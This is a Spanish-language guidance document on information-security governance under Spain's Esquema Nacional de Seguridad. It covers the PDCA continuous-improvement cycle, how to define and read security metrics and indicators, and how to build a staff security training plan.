3.14 [FASE 04] Puesta en marcha del sistema de mejora continúa

1 Tareas de seguimiento

Procedimientos de control
Revisión de eficacia
Indicadores y métricas
Análisis de riesgos periódicos
Controles internos de cumplimiento
Auditorías de cumplimiento

CCN-STIC 815 Métricas e Indicadores
CCN-STIC 824 Informe Nacional del Estado de Seguridad
CCN-STIC 825 Certificaciones 27001

UNE-ISO/IEC 27001 Sistemas de Gestión de la Información (SGSI)
UNE-ISO 31000 Gestión del Riesgo
ISO 22301: Gestión de la Continuidad de Negocio

ens Esquema Nacional de Seguridad

2 Tareas de mejora

Implantar mejoras identificadas
Establecer acciones correctivas
Determinar acciones preventivas

3 Ciclo Deming

Planificar (P): realizar plan de adecuación
Hacer (D): implementar el ENS
Verificar (C): chequear la implantación
Actuar (A): subsanar desviaciones

Herramienta Clara (auditoría de cumplimiento con el ENS en Sistemas Windows)

CCN-STIC 825 Certificaciones 27001
UNE-ISO/IEC 27001 Sistemas de Gestión de la Información (SGSI)

Objetivo

Implementar un proceso integral de seguridad (al artículo 26 del ENS "Mejora continua del proceso de seguridad"), mediante la actualización y mejora continua. Obtener un Sistema de Gestión de la Seguridad de la Información conforme a la normativa ENS, basado en un ciclo de mejora continua (Ciclo de Deming)

Descripción general

Aplicar criterios y métodos reconocidos en la práctica nacional e internacional relativos a la gestión de la seguridad de la información mediante la implantación de un proceso de gestión de la seguridad de la información basado en un ciclo de mejora continua, conocido como Ciclo de Deming PDCA: Planificar (P=Plan), Hacer (D=Do), Verificar (C=Check) y Actuar (A=Act).

Descripción general

Guías de Seguridad CCN-STIC-815 relativa a métricas e indicadores y Guía de Seguridad CCN-STIC 825 sobre certificaciones ISO 27001.

- Estándares de seguridad:
  - » UNE-ISO/IEC 27001 Sistemas de Gestión de la Información (SGSI)
  - » UNE-ISO 31000 Gestión del Riesgo
  - » ISO 22301 Gestión de la Continuidad de Negocio

Principales Tareas

El proceso de mejora continua se lleva a cabo mediante la realización de iteraciones del ciclo de Deming:

- Planificar (P): realizar el Plan de Adecuación
- Hacer (D): implementar el ENS: llevar a cabo la implantación de las medidas de seguridad
- Verificar (C):
  - » Chequear la implantación mediante la declaración o certificación de conformidad con el ENS, según sea el caso.
  - » Establecimiento de métricas e indicadores para evaluar la eficacia de las medidas de seguridad implementadas.
  - » Actuar (A): subsanar las desviaciones encontradas en el punto anterior.

Como complemento a lo establecido en el ENS, para implementar el ciclo de mejora continua, se puede tomar como referencia estándares internacionales como puede ser la Norma ISO 27001 utilizada para implementar sistemas de gestión de la seguridad de la información.

La Guía CCN-STIC 825 relativa a las Certificaciones 27001, del CCN, nos proporciona un esquema de paralelismos entre una norma y otra. Para la gestión de los riesgos nos podemos apoyar en la norma ISO 3100 y para aquellos sistemas que alcance una categoría alta la norma ISO 22301 de gestión de la continuidad de negocio.

4 Sistemas de medición

Lo que no se mide, no se puede mejorar
Peter F. Drucker

4.1 Métricas e Indicadores

Cuando se pretende analizar, aprender y mejorar, es prácticamente imposible escaparse de los procesos de clasificación y medición. Los procesos de medición y clasificación generan datos. Los cuales pueden tratarse de diferentes maneras para obtener una visión más elaborada, bien sea resaltando algunas características, agregando datos de diferentes formas, o estudiando su evolución. Bajo el nombre genérico de métricas se recogen estos métodos de tratamiento para extraer información relevante de los datos disponibles. Un dato se convierte en indicador cuando es significativo para reflejar de forma concisa el estado de algo que nos preocupa.

En materia de seguridad de la información, ante la avalancha de datos disponibles, es conveniente resumir en unos pocos indicadores que sean suficientemente representativos de la seguridad del sistema, sin perjuicio de poder profundizar en más detalle (aplicando nuevas métricas a los datos primigenios).

Las definiciones que siguen están tomadas del trabajo de Debra S. Herrmann, citado en las referencias. No pretendemos ser escrupulosamente academicistas, pero sí entender qué datos necesitamos, qué unidades precisamos y qué métodos aplicamos para medir o clasificarlos.


- **Datos**. Representación de la información usando algún formato que permita su comunicación, interpretación, almacenamiento y procesado automático.
- **Medición**. (1) Proceso que permite asignar números o símbolos a entidades de forma que nos permitan describirlas de acuerdo a unas reglas claramente definidas. (2) Comparación de la propiedad de un objeto con una propiedad similar en otro objeto que se usa de referencia.
- **Medida**. El número o símbolo asignado a una entidad como resultado de un proceso de medición. La medida sirve para caracterizar un atributo de la entidad.
- **Métrica**. Por una parte, es una unidad de medida (como lo es, por ejemplo, el sistema métrico decimal). Por otra parte, suele tener una finalidad, entendiéndose como una herramienta para entender la realidad y tomar decisiones al respecto. En este documento lo interpretaremos más bien en el segundo sentido.
- **Indicador**. (1) Instrumento que se utiliza para monitorizar la operación de un ingenio, en sentido general. (2) Química. Un elemento que cambia de color o estructura cuando se dan ciertas circunstancias, sirviendo como mecanismo de detección. (3) Economía. Conjunto de estadísticos que sirven para saber cómo está y a dónde se encamina la economía.
- **Cuadro de mando**. Conjunto de indicadores para resumir el desempeño de un sistema.

Esta guía establece unas pautas de carácter general aplicables a entidades de distinta naturaleza, dimensión y sensibilidad, sin entrar en casuísticas particulares. Se espera que cada organización pueda adaptarlas a su entorno particular.

Principales objetivos de la guía

- Proponer un conjunto de datos a registrar del sistema de información con el objetivo de establecer métricas posteriormente. Tanto locales -del sistema- como del conjunto de la Administración.
- Proponer un conjunto reducido de métricas o indicadores para caracterizar la posición del sistema de información en materia de seguridad.
- Proponer un conjunto de métricas o indicadores que permitan hacer un reporte anual, requerido por el artículo 35 del ENS.
- Proponer cuadros de mando para escenarios típicos.
- Establecer las pautas para que cada organismo extienda los indicadores que convengan en cada momento a sus necesidades.


Es importante resaltar que los indicadores son herramientas para sustentar la toma de decisiones, especialmente en dos aspectos: (1) cumplimiento normativo y (2) ejecución de proyectos. Los aspectos de cumplimiento son relativamente estáticos, porque referencian un Real Decreto. En cambio, los proyectos son circunstanciales. De cada organismo y en cada momento, por lo que no pueden generalizarse. No obstante, se describe cómo desarrollar indicadores más específicos. Esperamos que el amplio conjunto de indicadores del anexo pueda ser reutilizado con frecuencia.



4.2 | Medición de la seguridad

La seguridad es una preocupación constante, cuando no creciente, tanto para los técnicos a cargo de los sistemas, como para los gestores de la organización. La seguridad técnica de los sistemas es un requisito indispensable; pero más allá de la técnica, los gestores necesitan tener confianza en que el sistema de información permitirá alcanzar los objetivos propuestos y establecer relaciones fructíferas con otras organizaciones. En este contexto, las métricas aparecen como necesarias para conocer el estado actual de la seguridad, mejorarlo y gestionar gastos e inversiones. Se requiere un eficaz alineamiento de los diferentes actores, tanto verticalmente (dentro de la propia organización) como horizontalmente (con otras organizaciones conectadas).

Es difícil analizar sobre el papel la seguridad efectiva de un sistema aislado; pero lo es aún más predecir la seguridad de dos sistemas si se interconectan. Los defectos de seguridad pueden afectar más o menos a un sistema aislado; pero presentan una desagradable tendencia a magnificarse cuando unos sistemas se interconectan con otros y pequeños desencuentros tienen consecuencias críticas.



¿Por qué queremos medir la seguridad?

Por varias razones:

- Lo que no se mide no se puede gestionar. Sería conducir a ciegas pretender llevar a cabo una actividad sin concretar objetivos y sin medir si nos vamos acercando a ellos, o no.
- Saber si está funcionando la seguridad. No puede ser que tras tantos recursos humanos y económicos dedicados a proteger la información y los servicios, no tengamos una realimentación de lo que hemos conseguido. Y esto conviene saberlo antes de que un incidente, o un desastre, nos ponga violentamente en la realidad.
- ¿Estamos mejorando adecuadamente? Cuando analizamos un sistema de información y proponemos mejoras de seguridad, invertimos en un proyecto que consume recursos, proyecto que debe gestionarse y que debe incluir indicadores de progreso, tanto de las etapas realizadas como de los objetivos alcanzados.
- El problema en cada momento es alcanzar los objetivos inmediatos y los indicadores deben permitir si estamos progresando según lo previsto hacia el objetivo deseado. O si vamos adelantados, o atrasados, o va a ser enteramente imposible llegar a donde se pretende en plazo y formas. Cuando los proyectos se expanden en plazos prolongados (años) los indicadores deben dar señales inmediatas de las desviaciones, mientras sea posible reaccionar con el mínimo esfuerzo extra.

Una metodología sencilla para lograr un buen nivel de seguridad. La seguridad de un sistema de información tiene tantas facetas que es fácil olvidar alguna. Por otra parte muchas facetas de la seguridad se describen con palabras, a menudo con objetivos negativos (que no ocurra tal cosa). Todo ello hace difícil marcarse unos objetivos de forma constructiva. Un buen conjunto de indicadores simplifica las reglas de forma radical:

HAY QUE LLEVAR TODOS LOS INDICADORES A LA ZONA VERDE

Al tiempo hay que ser conscientes de que un mal indicador puede hacernos errar completamente en nuestras decisiones y confundirnos respecto de dónde estamos realmente en materia de seguridad.

El poder medir la seguridad de un sistema de información permite llevar a cabo una serie de actividades de gestión:

» Tomar decisiones, tanto técnicas como de adjudicación de recursos

» Valorar la eficacia y eficiencia de la arquitectura de seguridad desplegada

» Facilitar la rendición de cuentas (accountability) de los responsables

Todo lo anterior se resume bajo el epígrafe de **permitir la gobernabilidad de la seguridad del sistema de información**.

4.2.1 Datos

Los sistemas de información son capaces de suministrar millones de detalles siempre y cuando se les requiera con anterioridad. Hay que saber lo que se necesita para apuntarlo cuando se sabe (después ya es tarde) y hay que saber lo que no se necesita para poder desecharlo. O, algo intermedio, saber qué necesitamos durante cuánto tiempo de forma que los registros de actividad (logs) no nos desborden y el sistema dedique su actividad a su propia medición antes que su misión última. En la práctica hay que:

- Decidir de antemano que vamos a registrar
- Establecer un plan de destrucción progresiva de logs
- En cada destrucción, guardar parte de la información, bien en bruto, bien consolidada
- Automatizar todo el proceso de captura y gestión de logs para prevenir errores humanos, olvidos y ataques intencionados

La recolección de datos es mecánica; pero la decisión de qué se mide y qué se conserva durante cuánto tiempo debe hacerse con un objetivo. Los objetivos los marcan, en última instancia, las necesidades del servicio para gestionarlo en sus diferentes niveles de responsabilidad.

4.2.2 Medidas

Los datos, en bruto, son poco relevantes. Desde cualquier punto de vista, la información atomizada es irrelevante. La información pasa a ser interesante cuando se mide (clasifica) y sobre todo cuando se agrega.

Cuando los datos se analizan utilizando algún criterio de evaluación, obtenemos una medida. Se dice que medimos. Las medidas quedan definida por una serie de valores de referencia (o unidades) y un algoritmo para deducir la medida a partir de los datos. Así, por ejemplo, para medir longitudes utilizamos el Sistema Métrico Decimal.

Hay medidas de varios tipos.

- Cuantitativas. Típicamente usan un número real que representa la proporción entre el atributo en el objeto medido y una referencia. Por ejemplo, una caja que mide 10 cm nos dice que es 10 veces la referencia que hemos acordado como centímetro.
- Cualitativas ordenadas. Típicamente rangos. Son como varios cajones en donde vamos metiendo los objetos medidos siguiendo algún criterio, cajones con la característica de estar ordenados. Por ejemplo, el Anexo I del ENS introduce los niveles BAJO, MEDIO y ALTO para clasificar las necesidades de seguridad.
- Cualitativas. Típicamente clasificaciones sin orden jerárquico. Por ejemplo, se puede saber cuánta gente va vestida de rojo, de amarillo..., sin que un color sea superior a otro.

Las medidas permiten estructurar la información y prepararla para un tratamiento, sea este analítico, estadístico, o descriptivo.

4.2.3 Métricas

Las métricas permiten a los responsables interpretar lo que ocurre. A los más técnicos les permite controlar el comportamiento de los sistemas; a los menos técnicos les permite escudriñar el alineamiento de recursos dedicados y resultados obtenidos.
Una buena métrica debe satisfacer algunos criterios básicos de calidad:

- Debe estar claro cómo se calcula a partir de los datos en bruto; si dos aplicaciones diferentes aplican la misma métrica de los mismos datos, el resultado de ambos procesos debería ser equivalente
- Debe estar claro cuándo (y cada cuánto tiempo) se mide, de forma que desviaciones u oscilaciones rutinarias no oculten desviaciones o comportamientos que denoten un problema

Las métricas suelen representarse gráficamente, mostrando su evolución en el tiempo; se necesitan reglas para interpretar el significado de los cambios, ¿cuánto es excesivo? ¿Cuánto es demasiado poco? ¿Es buena la estabilidad? ¿Qué significan los picos? ¿Y las variaciones abruptas? Y así un largo etcétera que permita entender el sistema observando la evolución de sus medidas.

Para que sea útil, una métrica debe estar bien (formalmente) definida, estando escrita la respuesta a las preguntas de los párrafos anteriores. Es más, desde un punto de vista de buena organización, debe estar claro quién es el responsable de su especificación, de su mantenimiento, elaboración regular, custodia de sus datos históricos, gestión de cambios y de la resolución de incidencias.

4.24 Indicadores

Sin duda los indicadores son importantes y podríamos definir cientos de ellos para cada sistema o subsistema funcionando en una institución, lo que hace francamente complicada la labor de valoración de los ingenieros o técnicos de sistemas.

Sin embargo es posible sin entrar en detalles, definir los indicadores precisos sobre sistemas consolidados, que permita a los ayuntamientos analizar el estado general de sus sistemas.
Necesitamos unos pocos indicadores que resumen la salud de la organización; pero al tiempo que se adapten a la situación presente. Además, cuando aparece un nuevo indicador en escena, los usuarios no esperan pacientemente a ver cómo evoluciona para aprender a interpretarlo: desde el primer día necesitamos ver cómo hubiera lucido el nuevo indicador en el pasado inmediato. Esto se consigue conservando las series históricas de medidas, lo que permite evaluar los nuevos indicadores sobre los datos del pasado inmediato.

Necesitaremos una serie de indicadores predictivos, para anticipar problemas y tomar decisiones sobre síntomas antes de que lleguemos al desastre. Decimos que estos indicadores fallan cuando son incapaces de prevenir un desastre, cuando no perciben los síntomas y, por tanto, no alertan al responsable que debe actuar.

> A menudo es difícil saber qué es una métrica o un indicador. Por ello los trataremos a la par en lo que sigue.

4.2.5 Tipos de métricas e indicadores

Métricas o indicadores pueden calificarse según los siguientes grupos, no necesariamente excluyentes:

De cumplimiento

Se busca conocer el grado de cobertura de una cierta referencia, que puede ser una política interna, un reglamento, un perfil, etc.

Suelen ser indicadores que miden si se han cumplido los requisitos formales o si se han tomado medidas preventivas. Un buen cumplimiento no garantiza el éxito del sistema frente a un ataque o un incidente, pero sí que el sistema esté mejor posicionado para afrontarlos.

Un mal resultado en estos indicadores es una señal de posibles problemas: caso de ataque o incidente, no estamos todo lo preparados que debiéramos.

De eficacia

Buscamos conocer el desempeño de una cierta función, desde el punto de vista de en qué medida logramos los resultados apetecidos.

En materia de seguridad, estos indicadores suelen tomar datos de los registros de incidencias, calibrando qué ha ocurrido y cómo hemos reaccionado.

Un mal resultado en los indicadores de hechos ocurridos descubre, tarde, que tenemos un problema con las medidas preventivas, y sugiere que deberíamos mejorar estas.

Un mal resultado en los indicadores que miden la calidad de la respuesta indica que el sistema necesita mejorar sus procedimientos, bien en alcance o en eficacia.

De eficiencia

Buscamos conocer el desempeño de una cierta función, desde el punto de vista de si el consumo de recursos está proporcionado a los resultados obtenidos.

Cuando el sistema es poco eficiente, se buscarán formas más eficientes de alcanzar los mismos objetivos de eficacia. A menudo se persiguen criterios de proporcionalidad ajustando la eficacia y la eficiencia hasta encontrarnos en un punto razonable.

De impacto

Se busca traducir los incidentes técnicos en consecuencias para la misión última del sistema: protección de una cierta información y prestación de unos determinados servicios.

Estos indicadores son los que suelen trasladarse a los órganos de gobierno para que tomen decisiones sobre la misión del organismo, sin entrar en los detalles técnicos.

Predictivos *(lead indicators)*

Se dice de los indicadores que anticipan lo que va a pasar. Es decir, no miden el pasado, sino que predicen el futuro. Más técnicamente, son los que cambian antes de que tengamos un problema de seguridad. Son muy útiles para organizar las medidas de protección dinámicamente, adaptándonos a la situación.

Por ejemplo, un semáforo en naranja es un indicador que nos permite predecir que el semáforo se va a poner en rojo en poco tiempo. Un aumento del nivel de alcohol en la sangre es un indicador que predice unos reflejos lentos y, probablemente, un accidente.

Explicativos *(lagging indicators)*

Son los que miden el pasado. Son útiles para entender lo que ha ocurrido y poder reaccionar con conocimiento de causa.


Por ejemplo, un suspenso es un indicador tardío de que no hemos estudiado lo suficiente. La fiebre es un indicador tardío de que estamos enfermos.

UN MAL RESULTADO EN LOS INDICADORES ES UNA SEÑAL DE POSIBLES PROBLEMAS: CASO DE ATAQUE O INCIDENTE, NO ESTAMOS TODO LO PREPARADOS QUE DEBIÉRAMOS

4.2.6 Explotación


Las métricas y los indicadores hay que saber interpretarlos. Para ello se suelen aportar 3 elementos a su especificación:

- **Objetivo.** ¿Cuál es el valor objetivo? Dado que muchos indicadores son porcentajes, es habitual que se marquen objetivos como 100% de cumplimiento o 0% de incidentes.
- **Zona verde.** Se denomina así al rango de valores que se pueden considerar como suficientemente cercanos al objetivo como para no preocuparse.
- **Zona amarilla.** Se denomina así al rango de valores que caen fuera de la zona verde (más alejados del objetivo) y que deben ser investigados y corregidos.
- **Zona roja.** Se denomina así al rango de valores que caen más allá de la zona amarilla; tan alejada del objetivo que levantan las alarmas para que actuemos urgentemente.



No todas las medidas tienen líneas inferior y superior. Por ejemplo, las medidas de cumplimiento no tienen margen superior pues lo ideal es llegar al 100% y quedarse ahí; pero sí tendrán líneas inferiores.

NOTA: Los números son fáciles de calcular; incluso los modelos formales son fáciles de desarrollar. Pero la última palabra la tiene la cruda realidad. Es decir, el tiempo nos dará la experiencia para saber si un conjunto de métricas es más o menos adecuado como indicador de dónde estamos y qué va a pasarnos. Por ello el sistema de métricas e indicadores debe ser, a su vez, objeto de un proceso de mejora continua de la calidad.



EL SISTEMA DE MÉTRICAS E INDICADORES DEBE SER, A SU VEZ, OBJETO DE UN PROCESO DE MEJORA CONTINUA DE LA CALIDAD


Por último, cabe recordar que a menudo manejamos el concepto de confianza, más allá del de seguridad. La confianza es una percepción subjetiva; pero en base a ella tomamos multitud de decisiones. La confianza crece con el tiempo: cada vez que el sistema se comporta como dicen (y predicen) las medidas. La confianza decae cada vez que las medidas yerran en su predicción o diagnóstico. En la medida en que los indicadores prevén los fallos, el sistema está bajo control; cada vez que una medida yerra en la predicción o mera detección, el sistema está fuera de control y el indicador bajo sospecha: hay que retirar la medida, o revisar la métrica o, simplemente, acompañarla de otras mediciones que, como colectivo, sean capaces de un mejor reporte de situación.

SON ÚTILES AQUELLOS INDICADORES QUE TIENEN LA CONFIANZA MERECIDA

> Ver Guía CCN-STIC-815 Métrica e Indicadores, que define un conjunto ordenado de indicadores.

5 Plan de Formación

Las entidades locales, o cualquier organismo público, deberían disponer de un plan de formación en el que se identifiquen las necesidades formativas de cada puesto de trabajo, así como la planificación en la impartición de la formación necesaria y la frecuencia con la que debe actualizar su formación. Deberá estar íntimamente ligado y coordinado con el **Plan de Concienciación**.



Con el objeto del desarrollo del Plan de Formación se establecerá un procedimiento documentado de gestión de la concienciación y formación que garantice la elaboración de un plan de formación anual donde se contemplen la identificación de las necesidades formativas en materia de seguridad así como la asignación de recursos y la programación de las acciones formativas a realizar.

Es recomendable consultar la existencia de Planes de Formación en materia de Seguridad a nivel Provincial, con el objeto de optimizar recursos y adherirse a los mismos. Otros organismos, como el CCN-CERT, INAP (Instituto Nacional de Administración Pública) e INCIBE (Instituto Nacional de Ciberseguridad de España), son fuente constante de actuaciones formativas y material en el que podemos basarnos e incluso participar.

Previamente a la definición y desarrollo del Plan de Formación, es esencial que se hayan ejecutado las siguientes acciones:

1. **Designación del responsable de la definición y puesta en marcha del Plan de Formación**. Es deseable un perfil directivo, de Recursos Humanos, con capacidad de tomas de decisión y asignación de recursos, tanto humano como material, a ser posible con conocimientos de Nuevas Tecnologías. Se coordinará con la Dirección en materia de Seguridad (Comité de Seguridad, Responsables de la Información, del Servicio, de la Seguridad y del Sistema)

2. **Adecuación a las siguientes medidas de protección:**

A. **mp.per.1** Caracterización del puesto de trabajo.

B. **mp.per.2** Deberes y obligaciones.

5.1 | Itinerario formativo

A la hora de desarrollar el Plan de Formación en materia de seguridad podemos seguir los siguientes pasos:

1. Análisis de la situación de inicio

Identificación de los destinatarios (debe ser integral, todos los puestos de trabajo) **y de las necesidades formativas de cada puesto de trabajo** (formación en materia de seguridad para el correcto desempeño de las funciones asignadas).

Asignación de recursos: presupuesto, recursos humanos, recursos materiales, comunicación, publicidad, etc.

2. Diseño del Plan de Formación

Elaboración de los contenidos formativos y programación de acciones formativas: objetivos, contenidos formativos, número de personas, cronograma, duración, jornada, modalidad (online/presencial), lugar de impartición, etc. Es importante establecer la **periodicidad en la ejecución de las actuaciones formativas** (anual, semestral, trimestral, etc.) como plan continuo de formación y tener en cuenta el análisis de situación de partida y los recursos asignados.

3. Ejecución del Plan de Formación

Se tendrá especial cuidado en el seguimiento de cada una de las acciones formativas, para poder evaluar el desempeño del plan de formación en el siguiente paso.

4. Evaluación/valoración del resultado

Se pretende medir el grado de adecuación entre objetivos y resultados formativos. Se evaluarán indicadores cuantitativos (ej. que definen el número de participantes o acciones formativas) o cualitativos (ej. elección de formadores o contenido de la formación). Se tendrá en cuenta, entre otros, la eficacia de la formación, la evaluación del aprendizaje, el retorno de la inversión, etc.

5. Plan de mejora o cambios

Sobre el Plan de Formación (puntos 1, 2, 3, 4) en base a la evaluación/valoración del resultado de la ejecución del mismo y sobre el Plan de Concienciación, si se detectasen.

- Análisis de la situacion de inicio
- Diseño del Plan de Formación
- Ejecución del Plan de Formación
- Evaluación/valoración del resultado
- Plan de mejora o cambios

Acciones de Publicidad y Comunicación del Plan de Formación

Complementariamente al Plan de Formación Anual, se desarrollarán actuaciones de formación continuas dado que **"La formación será obligatoria antes de asumir una responsabilidad, tanto si es su primera asignación o si se trata de un cambio de puesto de trabajo o de responsabilidades en el mismo"**.

Tanto el personal alternativo como el de nueva incorporación están sujetos a las mismas medidas de formación, concienciación, deberes y obligaciones que el personal habitual, por lo que se deberá prever su incorporación en el plan de formación y de concienciación continuo.

5.2 | Contenidos formativos mínimos

A la hora de elaborar los contenidos formativos se deben considerar actuaciones formativas relacionadas con:

- La clasificación y uso de información en soporte papel o soporte electrónico **(mp.per.4)**.
- Protección de equipos y sistemas operativos **(mp.per.4)**.
- Detección y reacción frente a incidentes, dando a conocer los procedimientos internos establecidos en esta materia y concienciando al personal sobre las situaciones de riesgo que conlleva el uso de las tecnologías de la información **(mp.per.4.)**.
- Situaciones extrañas, anómalas o circunstancias de riesgo que deban ser conocidas por los empleados y les permita la detección temprana de incidentes **(mp.per.3)**.
- Conocimiento de los procedimientos internos de notificación y gestión de incidentes **(mp.per.3)**.
- "Normas de uso de los sistemas de información de la Organización", en especial "Uso del correo electrónico" **(org.2. y mp.s.1)** y el uso de Internet.
- "Política de Seguridad" **(org.1)**

A la hora de elaborar los contenidos formativos es una buena práctica tener en cuenta estos tres posibles perfiles dentro de la organización:

- Dirección en materia de Seguridad (Comité de Seguridad, Responsables de la Información, del Servicio, de la Seguridad y del Sistema).
- Personal TIC y administradores de seguridad.
- Usuarios de los Sistemas de Información.

Tomando como referencia el Kit de Concienciación INCIBE, y desde un punto de vista más didáctico, los siguientes contenidos formativos ocupan un lugar importante:

- La información
- Los soportes
- El puesto de trabajo
- Dispositivos móviles

Como contenido transversal debemos considerar ejecutar actuaciones formativas relativas a la LOPD y Reglamento (UE) 2016/679

5.3 | Difusión y acceso a contenidos

Como apoyo al desarrollo del Plan de Formación y como base para un plan de formación continuo, es interesante disponer de un medio de distribución de materiales y contenidos de forma electrónica (típicamente en forma de portal) para poner a disposición de los empleados diferentes recursos: presentaciones, documentos y manuales, tests, videos interactivos.

Una de las claves del éxito del Plan de Formación son las acciones de Publicidad y Comunicación del mismo a todos los agentes implicados. Descuidar estas acciones puede conllevar a resultados pobres o baja participación.

"La correcta gestión de la seguridad, depende de todos"
Virginia M.

5.4 Plan de sensibilización y concienciación

